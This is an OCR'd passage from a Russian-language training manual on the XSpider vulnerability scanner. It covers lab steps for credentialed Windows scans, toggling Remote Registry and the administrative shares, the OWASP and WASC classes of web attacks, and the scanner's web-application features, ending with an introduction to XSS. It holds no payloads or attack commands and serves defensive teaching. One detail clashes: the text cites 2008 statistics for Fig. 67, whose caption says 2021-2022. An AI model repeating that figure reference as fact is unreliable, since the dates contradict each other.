
1) Перейти консоль XSpider
2) Перейти к вкладке «Учётные записи»
3) Создать новую учётную запись
4) Указать имя и пароль ранее созданной учётной записи




5) Включить в профиле опцию "Расширенная проверка Windows" и выбрать созданную учётную запись




6) Сохранить профиль
7) Запустить сканирование
8) Просмотреть результаты, обратить внимание на общее число найденных уязвимостей




9) Проанализировать статусы транспортов (критических ошибок быть не должно)



10) Найти перечень уязвимостей одного из приложений




11) Найти перечень учётных записей пользователей




12) Перейти в виртуальную машину «Windows Server»

13) Отключить службу «Remote registry»




14) Повторить процедуру сканирования

15) Проанализировать результаты




16) Проанализировать статусы транспортов и раздел «Проблемы транспортов»



17) Перейти в виртуальную машину «Windows Server»


18) Включить сервис Remote registry

19) Отключить административные общие ресурсы C$ и ADMIN$



20) Повторить процедуру сканирования

21) Просмотреть результаты (сравнить с предыдущими сканированиями)



22) Проанализировать статусы и проблемы транспортов

Статусы транспортов

Достоверность и полнота результатов **низкая: Обнаружена ОС Windows; при сканировании через некоторые транспорты возникли ошибки.**

FILESYSTEM	недоступен на данном узле
RPC	критических ошибок нет
RPC REGISTRY	критических ошибок нет

Проблемы транспортов

FILESYSTEM	Не удалось создать соединение с удаленным узлом \\172.16.8.51\C$: 'auditor'. Windows error 67, 0
FILESYSTEM	Не удалось создать соединение с удаленным узлом \\172.16.8.51\c$: 'auditor'. Windows error 67, 0

8. УЯЗВИМОСТИ WEB-ПРИЛОЖЕНИЙ

На сегодняшний день не существует решения, позволяющего полностью автоматизировать процесс анализа защищённости web-приложений. Как показывает практика, средства анализа защищённости должны использоваться только на первом этапе тестирования таких приложений для предварительного поиска потенциальных уязвимостей.

В целом, специализированные сканеры уязвимостей могут помочь идентифицировать хорошо известные проблемы с безопасностью Web-приложений, или, по крайней мере, облегчить работу по их поиску. Хотя XSpider и не является специализированным инструментом анализа защищённости web-приложений, его возможности в этой области требуют отдельного обсуждения. Но вначале следует обсудить основные уязвимости Web-приложений.

В настоящее время существует несколько классификаций уязвимостей Web-приложений. Наиболее структурированными из них являются классификации OWASP и Web Application Security Consortium.

8.1. Список OWASP TOP 10

На сайте OWASP (Open Web Application Security Project — открытый проект безопасности Web-приложений, https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project) опубликован список десяти наиболее часто встречающихся брешей в системе безопасности Web-приложений. В нем четко и довольно полно представлены реальные проблемы вместе с рекомендациями по их устранению.

1) Внедрение кода (Injection)
2) Межсайтовое выполнение сценариев (XSS)
3) Ошибки в реализации функций аутентификации и управления сеансом (Broken Authentication and Session Management)
4) Insecure Direct Object Reference
5) Cross Site Request Forgery (CSRF)
6) Ошибки настройки защитных механизмов (Security Misconfiguration)
7) Некорректное применение криптографии
8) Failure to Restrict URL Access
9) Отсутствие защиты сетевых взаимодействий (Insufficient Transport Layer Protection)
10) Unvalidated Redirects and Forwards

Последнее обновление данного списка произошло в 2010 году.

8.2. Классификация угроз Web Application Security Consortium

Данная система классификации предполагает использование различных вариантов представления (Data Views) перечня угроз в зависимости от цели.

Базовым (основным) вариантом является представление, содержащее перечень атак и слабостей (weaknesses), наличие которых может привести к компрометации web-приложения, его данных или пользователей.

Далее представлен перечень атак:

- Злоупотребление функциональными возможностями (Abuse of Functionality).
- Подбор (Brute Force)
- Переполнение буфера (Buffer Overflow)
- Подмена содержимого (Content Spoofing)
- Предсказуемое значение идентификатора сессии (Credential/Session Prediction)
- Межсайтовое выполнение сценариев (Cross-site Scripting, XSS)

- (Cross-Site Request Forgery)
- Отказ в обслуживании (Denial of Service)
- Идентификация приложений (Fingerprinting)
- Атака на функции форматирования строк (Format String)
- (HTTP Response Smuggling)
- Расщепление HTTP-ответа (HTTP Response Splitting)
- (HTTP Request Smuggling)
- Расщепление HTTP-запроса (HTTP Request Splitting)
- (Integer Overflows)
- Внедрение операторов LDAP (LDAP Injection)
- (Mail Command Injection)
- (Null Byte Injection)
- Выполнение команд ОС (OS Commanding)
- Обратный путь в директориях (Path Traversal)
- Предсказуемое расположение ресурсов (Predictable Resource Location)
- Remote File Inclusion (RFI)
- Routing Detour
- Фиксация сессии (Session Fixation)
- SOAP Array Abuse
- Внедрение серверных расширений (SSI Injection)
- Внедрение операторов SQL (SQL Injection)
- URL Redirector Abuse
- Внедрение операторов XPath (XPath Injection)
- XML Attribute Blowup
- XML External Entities
- XML Entity Expansion
- XML Injection
- XQuery Injection

А это перечень слабостей (weaknesses)

- Application Misconfiguration
- Индексирование директорий (Directory Indexing)
- Improper Filesystem Permissions
- Improper Input Handling
- Improper Output Handling
- Утечка информации (Information Leakage)
- Insecure Indexing
- Недостаточное противодействие автоматизации (Insufficient Anti-automation)
- Недостаточная аутентификация (Insufficient Authentication)
- Недостаточная авторизация (Insufficient Authorization)
- Небезопасное восстановление паролей (Insufficient Password Recovery)

- Недостаточная проверка процесса (Insufficient Process Validation)
- Отсутствие таймаута сессии (Insufficient Session Expiration)
- Insufficient Transport Layer Protection
- Server Misconfiguration

8.3. Статистика уязвимостей Web-приложений от компании Positive Technologies

Компания Positive Technologies публикует ежегодный отчет с информацией об уязвимостях Web-приложений. Отчет основан на данных, полученных экспертами компании Positive Technologies при выполнении консалтинговых проектов по заказу российских компаний различных секторов экономики, включая телекоммуникационный, финансовый и нефтегазовый секторы. Часть информации была получена в ходе проекта по мониторингу безопасности Web-приложений, реализованного компаниями Positive Technologies и Хостинг-Центр РБК на базе системы MaxPatrol.

Например, в 2008 году (Рис. 67) наиболее распространенной уязвимостью оказалось "межсайтовое выполнение сценариев" (Cross-Site Scripting, XSS), остальное приходится на "внедрение операторов SQL" (SQL Injection), различные варианты утечки информации (Information Leakage), "чтение произвольных файлов (Path Traversal) и "подбор пароля" (Brute Force).




Рис. 67. Статистика уязвимостей web-приложений за 2021-2022 годы.

Далее некоторые из перечисленных уязвимостей рассматриваются более подробно и сопоставляются с возможностями сканера XSpider.

8.4. Уязвимости Web-приложений и возможности XSpider

В плане анализа Web-приложений XSpider имеет следующие основные возможности:

- автоматическое определение Web-приложений на произвольных портах;
- работа с SSL/TLS;
- автоматический индексатор сайта с поддержкой функции поиска скрытых директорий и резервных копий файлов (Forced Browsing);
- поддержка аутентификации Basic и нестандартных схем аутентификации;
- автоматическое отслеживание сессий;
- поиск уязвимых и вредоносных сценариев (например, php-shell) по содержимому страницы;
- эвристическое определение основных типов уязвимостей в Web-приложениях;
- определение уязвимостей в полях заголовка HTTP-запроса.

8.5. Общая логика работы

Если в ходе сканирования портов и идентификации служб был найден Web-сервер, проводится поиск уязвимостей, соответствующих типу сервера (Internet Information Server, Apache и т.д.), а также установленных расширений (FrontPage, OpenSSL и т.п.).

Следующим этапом является авторизация и проверка хорошо известных уязвимостей Web-приложений.

После этого включается механизм поиска скрытых директорий и индексации содержимого. В ходе сбора содержимого сканирующее ядро XSpider использует не только содержимое Web-страниц. Различные служебные и информационные файлы, содержащиеся на сервере (например, robots или readme.txt), также анализируются на предмет наличия гиперссылок. В XSpider входит базовый анализатор JavaScript, позволяющий работать с AJAX-приложениями.

После построения карты сайта сканер переход к режиму поиска уязвимостей, которые отображаются в консоли программы по мере обнаружения.

Знакомство с возможностями XSpider в части анализа Web-приложений начинается с анализатора контента.

8.5.1. Авторизация

В некоторых случаях для подключения к web-серверу требуется использовать аутентификацию. В настоящее время сканирующее ядро XSpider поддерживает три механизма аутентификации:

- Basic
- NTLM
- Собственные схемы аутентификации

Настройки аутентификации расположены в разделе «Профиль – Общие Настройки – Сканер уязвимостей – Определение уязвимостей – HTTP – Авторизация». Здесь можно указать имя пользователя и пароль, используемый для аутентификации типа Basic/NTLM.





Рис. 68. Настройки аутентификации.

В случае если сервер использует собственные механизмы аутентификации, можно применить один из двух вариантов.

Первый из них – использование собственного стартового запроса (Профиль – Общие Настройки – Сканер уязвимостей – Определение уязвимостей – HTTP – Анализатор контента – использовать запрос для стартовой страницы из файла). В этом случае в области «Запрос» указывается HTTP-запрос, используемый сканером при первом обращении к сайту. Получить содержимое запроса можно с помощью любого сетевого анализатора или генератора HTTP-запросов.




В этом случае на совести пользователя лежит корректность сформированного HTTP-запроса, поскольку сканер будет использовать его «как есть», без каких либо модификаций.

Второй метод удобно использовать, когда управление авторизаций распределено между несколькими сайтами, как сделано в различных системах типа «Passport». Например, сайты Yandex используют централизованную систему Яндекс-Паспорт, устанавливающую значение Cookie для всего домена .yandex.ru:

Set-Cookie: yafolder=10537279%3A12900000000001899275; domain=.yandex.ru; path=/;

В этом случае в поле «Дополнительные поля запроса» добавляются HTTP-заголовки, которые будут пересылаться в каждом HTTP-запросе. Примером таких заголовков могут быть параметры Cookie, устанавливаемые сервером после входа в систему.



Далее (как уже говорилось выше), после построения карты сайта, сканер переход к режиму поиска уязвимостей, специфичных для web-приложений.

8.5.2. Некоторые уязвимости Web-приложений

8.5.2.1. Межсайтовое выполнение сценариев

Одной из самых распространенных атак на Web-приложения, использующей технику внедрения кода, является внедрение HTML кода, содержащего сценарии. Эта атака получила название Cross-Site Scripting (XSS).

Наличие уязвимости Cross-site Scripting позволяет атакующему передать серверу исполняемый код, который будет перенаправлен браузеру пользователя. Этот код обычно создается на языках HTML/JavaScript, но могут быть использованы VBScript, ActiveX, Java, Flash, или другие поддерживаемые браузером технологии.

